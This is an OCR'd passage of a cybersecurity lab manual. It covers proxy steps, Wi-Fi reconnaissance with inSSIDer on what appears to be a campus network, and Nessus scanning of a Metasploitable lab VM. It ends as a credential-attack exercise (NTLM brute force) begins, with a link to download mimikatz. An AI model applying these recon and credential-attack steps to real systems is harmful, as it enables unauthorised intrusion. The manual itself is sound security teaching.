
Step 2: Turn on Proxy Server.




Step 3: Find free Proxy From Internet.



Step 4: Take any proxy IP Address and Port Number.



Step 5: Check Your IP Address.



Practical 7


Practical 7


Aim: Perform the Wireless recon**.**


Install the Inssider tool for wireless recon


https://www.metageek.com/downloads/inssider-win/


It will show you all available wifi access points and its information like signal strength, MAC address, SSID, Channels and all other configurations.




inSSIDer
File View Help
Cyber learner
englishlearner021980@gmail.com
Networks > PU_WIFI_CLOUD
Radio | Signal | Clients | Channel | Width | Security | Mode | Basic Rates | Max Rate | Last Seen
80:BC:37:55:9A:D0 | -60 dBm | 5 | 6 | 20 MHz | b/g/n/ax | 1, 2, 5.5, 11 | 286.8 | now
80:BC:37:55:84:50 | -90 dBm | - | 11 | 20 MHz | b/g/n/ax | 1, 2, 5.5, 11 | 286.8 | 0 sec ago
D0:4F:58:41:11:F0 | -83 dBm | 1 | 11 | 20 MHz | b/g/n/ax | 1, 2, 5.5, 11 | 286.8 | now
80:BC:37:95:84:50 | -88 dBm | - | 42 [48] | 80 MHz | a/n/ac/ax | 6, 12, 24 | 1,201.0 | min ago
80:BC:37:55:47:30 | -76 dBm | - | 11 | 20 MHz | b/g/n/ax | 1, 2, 5.5, 11 | 286.8 | now
80:BC:37:95:47:30 | -50 dBm | 1 | 42 [36] | 80 MHz | a/n/ac/ax | 6, 12, 24 | 1,201.0 | now
SIGNAL STRENGTH
2.4 GHz
5 GHz
Upgrade to MetaGeek Plus to unlock Client Traffic Analytics, utilization by network, top talkers and more! Upgrade Now
Activate Windows
Go to Settings to activate Windows.
Connected Devices: Realtek 8822BE Wireless LAN 802.11ac PCI-E NIC [scan]
Upgrade to MetaGeek Plus
Version 5.5.0


inSSIDer
File View Help
Cyber learner
englishlearner021980@gmail.com
NETWORK DASHBOARD - PU_WIFI_CLOUD
Hint: For comprehensive analysis of your Wi-Fi environment please walk to the areas where Wi-Fi is most important
Were these observations helpful for you?
2.4 GHZ ACCESS POINTS IN RANGE
RADIO | SIGNAL | UTILIZATION | CLIENTS | CHANNEL
80:BC:37:55:9A... | -55 dBm | 0.0% | 5 | 6
5 GHZ ACCESS POINTS IN RANGE
RADIO | SIGNAL | UTILIZATION | CLIENTS | CHANNEL
80:BC:37:95:47:... | -50 dBm | 0.0% | 1 | 42 [36]
2.4 GHz
5 GHz
Upgrade to MetaGeek Plus to unlock Client Traffic Analytics, utilization by network, top talkers and more! Upgrade Now
Activate Windows
Go to Settings to activate Windows.


inSSIDer
File View Help
Cyber learner
englishlearner021980@gmail.com
DASHBOARD
NETWORKS
CLIENTS
CHANNELS
SNAPSHOTS
Channel
WiFi Utilization
Highest Signal
802.11b Present
1 0.0% -
2 0.0% -
3 0.0% -
4 0.0% -
5 0.0% -
6 43.9% PU_WIFI_CLOUD @ -65 dBm
7 0.0% -
8 0.0% -
2.4 GHz
5 GHz
★ PU_WIFI_CLOUD ★
Upgrade to MetaGeek Plus to unlock Client Traffic Analytics, utilization by network, top talkers and more! Upgrade Now
Activate Windows
Go to Settings to activate Windows.



inSSIDer
File View Help
Cyber learner
englishlearner021980@gmail.com
NETWORK DASHBOARD - PU_WIFI_CLOUD
Hint: For comprehensive analysis of your Wi-Fi environment please walk to the areas where Wi-Fi is most important
Were these observations helpful for you?
2.4 GHZ ACCESS POINTS IN RANGE
RADIO SIGNAL UTILIZATION CLIENTS CHANNEL
80:BC:37:55:9A... -60 dBm 0.0% 5 6
80:BC:37:55:47:... -72 dBm 0.0% - 11
5 GHZ ACCESS POINTS IN RANGE
RADIO SIGNAL UTILIZATION CLIENTS CHANNEL
80:BC:37:95:47:... -52 dBm 0.0% 1 42 [36]
D0:4F:58:81:11:... -72 dBm 0.0% - 155 [157]
2.4 GHz
★ PU_WIFI_CLOUD ★
80:BC:37:55:9A:D0
★ PU_WIFI_CLOUD ★
★ PU_WIFI_CLOUD ★
★ PU_WIFI_CLOUD ★
80:BC:37:55:84:50

PRACTICAL 8


PRACTICAL 8

- **AIM: Perform the network vulnerability scanning using Nessus tool.**
- **REQUIREMENTS: Metasploitable, Kali Linux, DVWA, Nessus**
- **PROCEDURE:**


1) **Open Metasploitable in VMware**




2) **Login to Metasploitable (Username: msfadmin, Password: msfadmin)**



3) **Run the command 'ifconfig' to obtain the IP Address of Metasploitable. (IP Address: 192.168.139.129)**




4) **Open Kali Linux in VMware and log in. (Username: kali, Password: kali)**



5) **Go to the browser and search for Tenable Nessus Essentials.**
6) **Register and download Nessus – 10.6.1 for Linux – Ubuntu - amd64.**
7) **Go to Kali Linux terminal and navigate to the Nessus file.**
8) **Type the following command in the terminal and enter the password for kali. sudo dpkg -iNessus-10.6.1-ubuntu1404_amd64.deb**
9) **Run the bin command and authenticate by entering the password for kali./bin/systemctl startnessusd.service**
10) **Go to the URL https://kali:8834/**
11) **In the next step, enter the Activation Code received via email, enter username and password, andwait for initialization.**
    Username:abc@123
    Password:abc@123
12) **Wait for plugins to be downloaded and installed completely.**
13) **Add new case and start filling the details.**
14) **Mention the format you want your vulnerabilities from and then run the process.**
15) **The vulnerabilities based on severity are detected along with the remediation.**
16) **These files can be saved and maintain the logs.**

- **RESULT: Vulnerability scanning using Nessus for Metasploitable and DVWA was performed.**



Practical 9

Practical 9:


Aim: Perform the NTLM based Brute Force Attack

Download the mimikatz tool from github repo:

https://github.com/ParrotSec/mimikatz

